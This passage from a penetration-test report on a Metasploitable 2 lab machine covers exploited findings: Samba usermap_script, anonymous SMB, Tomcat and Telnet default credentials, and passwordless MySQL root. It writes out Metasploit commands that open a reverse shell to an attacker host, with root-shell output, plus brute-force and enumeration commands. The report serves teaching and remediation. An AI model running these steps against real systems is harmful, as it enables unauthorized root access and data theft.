Severity: **Critical**

CVE: CVE-2007-2447

Port / Service: 139/445, SMB (Samba 3.0.20-Debian)

Description

The usermap script configuration option in Samba allows shell command injection through a crafted username field.

Exploitation

Method: Metasploit.

```
use exploit/multi/samba/usermap_script
set RHOSTS 172.20.10.4
set PAYLOAD cmd/unix/reverse
set LHOST 172.20.10.5
set LPORT 4444
run
```

Result: Command shell session opened; confirmed with id (uid=0/root) and hostname (metasploitable).

Evidence

```
msf > search usermap_script
Matching Modules
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) > set RHOST 172.20.10.4
RHOST => 172.20.10.4

msf exploit(multi/samba/usermap_script) > set RHOST 172.20.10.4
RHOST => 172.20.10.4
msf exploit(multi/samba/usermap_script) > set LHOST 172.20.10.5
LHOST => 172.20.10.5
msf exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 172.20.10.5:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lzwl00DTP9gWlorE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lzwl00DTP9gWlorE\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.20.10.5:4444 -> 172.20.10.4:58425) at 2026-07-13 07:50:15 +0530

id
uid=0(root) gid=0(root)
hostname
metasploitable
```

Metasploit exploitation of the Samba usermap_script vulnerability (CVE-2007-2447), showing a command shell session opened and confirmed root access via id and hostname.

Impact

Full remote root code execution.

Remediation

- Disable the usermap script option.
- Upgrade Samba to a patched version.

F-03 — Anonymous SMB Share Access

Severity: High

Port / Service: 139/445, SMB

Description

Samba is configured to allow anonymous (unauthenticated) access, permitting both read and write operations on shared folders.

Exploitation

Method: smbclient.

```
smbclient -L 172.20.10.4 -N
smbclient //172.20.10.4/tmp -N
put /etc/hostname test.txt
ls
```

Result: Anonymous login succeeded; file upload to the tmp share succeeded, confirming write access.

Evidence

```
(saad@kali)-[~]
$ smbclient -L 172.20.10.4 -N
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp            Disk      oh noes!
      opt            Disk
      IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
      ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      WORKGROUP        MASTER
      WORKGROUP        METASPLOITABLE

(saad@kali)-[~]
$ smbclient //172.20.10.4/tmp -N
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0 Mon Jul 13 08:24:45 2026
..               DR         0 Mon Jul 13 07:14:43 2026
4750.jsvc_up     R          0 Mon Jul 13 07:24:38 2026
.ICE-unix        DH         0 Mon Jul 13 07:24:25 2026
.X11-unix        DH         0 Mon Jul 13 07:24:31 2026
.X0-lock         HR        11 Mon Jul 13 07:24:31 2026

7282168 blocks of size 1024. 5425784 blocks available
smb: \>
```

smbclient anonymous share enumeration showing accessible SMB shares including tmp, opt, and print\$.

Impact

An attacker can read sensitive files or plant malicious content (e.g., malware, webshells) without credentials.

Remediation

- Disable anonymous/guest access to SMB shares.
- Enforce authentication and least-privilege permissions.

F-04 — Tomcat Default Credentials

Severity: High

Port / Service: 8180/tcp, Apache Tomcat 5.5

Description

The Tomcat Manager application is accessible using default credentials.

Exploitation


Method: Manual login via browser.

URL: `http://172.20.10.4:8180/manager/html`

Credentials: tomcat / tomcat

Result: Full administrative access to the Tomcat Manager, including the ability to deploy, start, stop, reload, and undeploy web applications.

Evidence



/host-manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop	Reload	Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop	Reload	Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop	Reload	Undeploy

Deploy

Deploy directory or WAR file located on server

Context Path (optional):
XML Configuration file URL:
WAR or Directory URL:

WAR file to deploy

Select WAR file to upload No file selected.

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.5	1.5.0	Free Software Foundation, Inc.	Linux	2.6.24-16-server	i386

Copyright © 1999-2005, Apache Software Foundation

Tomcat Manager Deploy section and Server Information panel confirming administrative access and server version details.

Impact

An attacker can deploy a malicious WAR file (e.g., containing a JSP web shell) to achieve remote code execution on the server.

Remediation

- Change default credentials immediately.
- Restrict Manager application access to trusted IPs only.

F-05 — MySQL Root Account with No Password

Severity: **Critical**

Port / Service: 3306/tcp, MySQL 5.0.51a

Description

The MySQL root account has no password configured, allowing unauthenticated administrative database access.

Exploitation

Method: MySQL client.

```
mysql -h 172.20.10.4 -u root --skip-ssl
SELECT VERSION();
SHOW DATABASES;
SELECT user, host FROM mysql.user;
```

Result: Full access granted; seven databases enumerated (including dvwa, owasp10, tikiwiki), and all MySQL user accounts listed.

Evidence

```
(saad@kali)-[~]
$ mysql -h 172.20.10.4 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.  Help
Your MySQL connection id is 8
Server version: 5.0.51a-3ubuntu5 (Ubuntu)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SELECT VERSION();
+-----+
| VERSION() |
+-----+
| 5.0.51a-3ubuntu5 |
+-----+
1 row in set (1.770 sec)

MySQL [(none)]> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (35.508 sec)

MySQL [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| user | host |
+-----+-----+
| debian-sys-maint | % |
| guest | % |
| root | % |
+-----+-----+
3 rows in set (0.084 sec)
```

```
MySQL [(none)]> SELECT user, host FROM mysql.user;
+-----+-----+
| user      | host      |
+-----+-----+
| debian-sys-maint | %         |
| guest      | %         |
| root       | %         |
+-----+-----+
3 rows in set (0.084 sec)

MySQL [(none)]> exit
Bye
```

MySQL user account enumeration (mysql.user table) confirming root account access with no authentication.

Impact

Complete read/write access to all databases on the server, including potential for data theft or manipulation.

Remediation

- Set a strong password for the root account immediately.
- Disable remote root login.
- Apply least-privilege database user roles.

F-06 — Telnet Weak/Default Credentials

Severity: **High**

Port / Service: 23/tcp, Telnet

Description

Telnet transmits credentials and data in cleartext with no encryption. The service also accepts weak and default credentials.

Exploitation

Method: Nmap NSE brute-force + manual login.

```
nmap -Pn -sS -p 23 --script=telnet-* -v 172.20.10.4
```

```
telnet 172.20.10.4
```

Credentials found: user:user (via brute force), msfadmin:msfadmin (documented default). Result: Interactive shell access obtained; confirmed via the metasploitable login banner and hostname.

Evidence

```
(saad@kali)-[~]
$ nmap -Pn -sS -p 23 --script=telnet-* -v 172.20.10.4
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-13 12:22 +0530
NSE: Loaded 3 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 12:22
Completed NSE at 12:22, 0.00s elapsed
Initiating ARP Ping Scan at 12:22
Scanning 172.20.10.4 [1 port]
Completed ARP Ping Scan at 12:22, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:22
Completed Parallel DNS resolution of 1 host. at 12:22, 0.50s elapsed
Initiating SYN Stealth Scan at 12:22
Scanning 172.20.10.4 [1 port]
Discovered open port 23/tcp on 172.20.10.4
Completed SYN Stealth Scan at 12:22, 0.42s elapsed (1 total ports)
NSE: Script scanning 172.20.10.4.
Initiating NSE at 12:22
NSE Timing: About 8.70% done; ETC: 12:28 (0:05:25 remaining)
NSE Timing: About 8.70% done; ETC: 12:34 (0:10:40 remaining)
NSE Timing: About 8.70% done; ETC: 12:39 (0:15:55 remaining)
NSE Timing: About 8.70% done; ETC: 12:45 (0:21:10 remaining)
NSE Timing: About 8.70% done; ETC: 12:51 (0:26:25 remaining)
NSE Timing: About 8.70% done; ETC: 12:57 (0:31:40 remaining)
NSE Timing: About 8.70% done; ETC: 13:02 (0:36:55 remaining)
NSE Timing: About 8.70% done; ETC: 13:08 (0:42:10 remaining)
NSE Timing: About 8.70% done; ETC: 13:14 (0:47:25 remaining)
NSE Timing: About 8.70% done; ETC: 13:20 (0:52:40 remaining)
NSE Timing: About 17.39% done; ETC: 12:54 (0:26:12 remaining)
NSE Timing: About 25.00% done; ETC: 12:46 (0:18:03 remaining)
NSE Timing: About 25.00% done; ETC: 12:48 (0:19:33 remaining)
NSE Timing: About 29.17% done; ETC: 12:46 (0:17:02 remaining)
NSE Timing: About 29.17% done; ETC: 12:48 (0:18:15 remaining)
NSE Timing: About 33.33% done; ETC: 12:46 (0:16:02 remaining)
NSE Timing: About 41.67% done; ETC: 12:42 (0:11:55 remaining)
NSE Timing: About 48.00% done; ETC: 12:42 (0:10:22 remaining)
NSE Timing: About 57.69% done; ETC: 12:40 (0:07:27 remaining)
NSE Timing: About 57.69% done; ETC: 12:42 (0:08:20 remaining)
NSE: [telnet-brute 172.20.10.4:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 172.20.10.4:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 172.20.10.4:23] passwords: Time limit 10m00s exceeded.
```

```

NSE Timing: About 57.69% done; ETC: 12:42 (0:08:20 remaining)
NSE: [telnet-brute 172.20.10.4:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 172.20.10.4:23] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute 172.20.10.4:23] passwords: Time limit 10m00s exceeded.
Completed NSE at 12:34, 700.58s elapsed
Nmap scan report for 172.20.10.4
Host is up (0.22s latency).

PORT      STATE SERVICE
23/tcp    open  telnet
| telnet-brute:
|   Accounts:
|   user:user - Valid credentials
|   Statistics: Performed 1546 guesses in 701 seconds, average tps: 5.8
| telnet-encryption:
|   Telnet server does not support encryption
MAC Address: 3C:22:FB:69:ED:86 (Apple)

NSE: Script Post-scanning.
Initiating NSE at 12:34
Completed NSE at 12:34, 0.00s elapsed
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 702.00 seconds
Raw packets sent: 2 (72B) | Rcvd: 2 (72B)

```

Nmap NSE Telnet brute-force and encryption check initiated against port 23.

```

(saad@kali)-[~]
└─$ telnet 172.20.10.4
Trying 172.20.10.4 ...
Connected to 172.20.10.4.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun Jul 12 21:55:11 EDT 2026 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```

Manual Telnet login using default credentials (msfadmin:msfadmin), confirmed via the Metasploitable login banner and interactive shell.

Impact

Credentials and session data can be intercepted via network sniffing; default credentials provide easy unauthorized access.

Remediation

- Disable Telnet entirely; replace with SSH for all remote administration.
- Enforce strong, unique credentials.

F-07 / F-08 — SSL POODLE & Logjam (Detected, Not Exploited)

Severity: **Medium**

Description

The SSL/TLS cipher audit (Section 5.2) identified two protocol-level weaknesses on the target's HTTPS-capable services: SSL POODLE (CVE-2014-3566), stemming from SSLv3 support with CBC-mode ciphers, and Logjam (CVE-2015-4000), stemming from support for 512-bit export-grade Diffie-Hellman key exchange. An additional Anonymous Diffie-Hellman MitM weakness was also observed.

Impact

Both issues weaken the confidentiality guarantees of TLS-protected traffic and could allow a network-positioned attacker to downgrade or partially decrypt sessions. Neither was actively exploited in this engagement; both are recorded as detection-only findings.

Remediation

- Disable SSLv3 and any cipher suites using CBC mode where POODLE applies.
- Disable export-grade DH ciphers and increase minimum DH key size to 2048 bits or greater.
- Disable anonymous Diffie-Hellman cipher suites entirely.

8. Findings Summary Table

ID	Finding	Service	Severity	Exploited	CVE
F-01	vsFTPD 2.3.4 Backdoor	FTP	Critical	Yes (root)	CVE-2011-2523
F-02	Samba usermap_script Command Injection	SMB	Critical	Yes (root)	CVE-2007-2447
F-03	Anonymous SMB Read/Write Access	SMB	High	Yes	N/A
F-04	Tomcat Default Credentials	HTTP	High	Yes	N/A
F-05	MySQL Root Account, No Password	MySQL	Critical	Yes	N/A
F-06	Telnet Weak / Default Credentials	Telnet	High	Yes	N/A
F-07	SSL POODLE	HTTPS	Medium	Detected only	CVE-2014-3566
F-08	Logjam / Weak Diffie-Hellman	HTTPS	Medium	Detected only	CVE-2015-4000

9. Conclusion

The assessment of Metasploitable 2 revealed multiple critical and high-severity vulnerabilities, several of which resulted in full root-level compromise of the target system. The consistent theme across findings was the use of outdated, unpatched software combined with weak or absent authentication controls.

Immediate remediation — including software updates, credential hardening, and disabling insecure protocols — is strongly recommended before this system (or any system exhibiting similar misconfigurations) is exposed to any untrusted network.

Disclaimer

This report is intended exclusively for educational and academic purposes. All testing was conducted in an isolated virtual environment with proper authorization. The techniques and tools demonstrated should only be used on systems for which explicit permission has been granted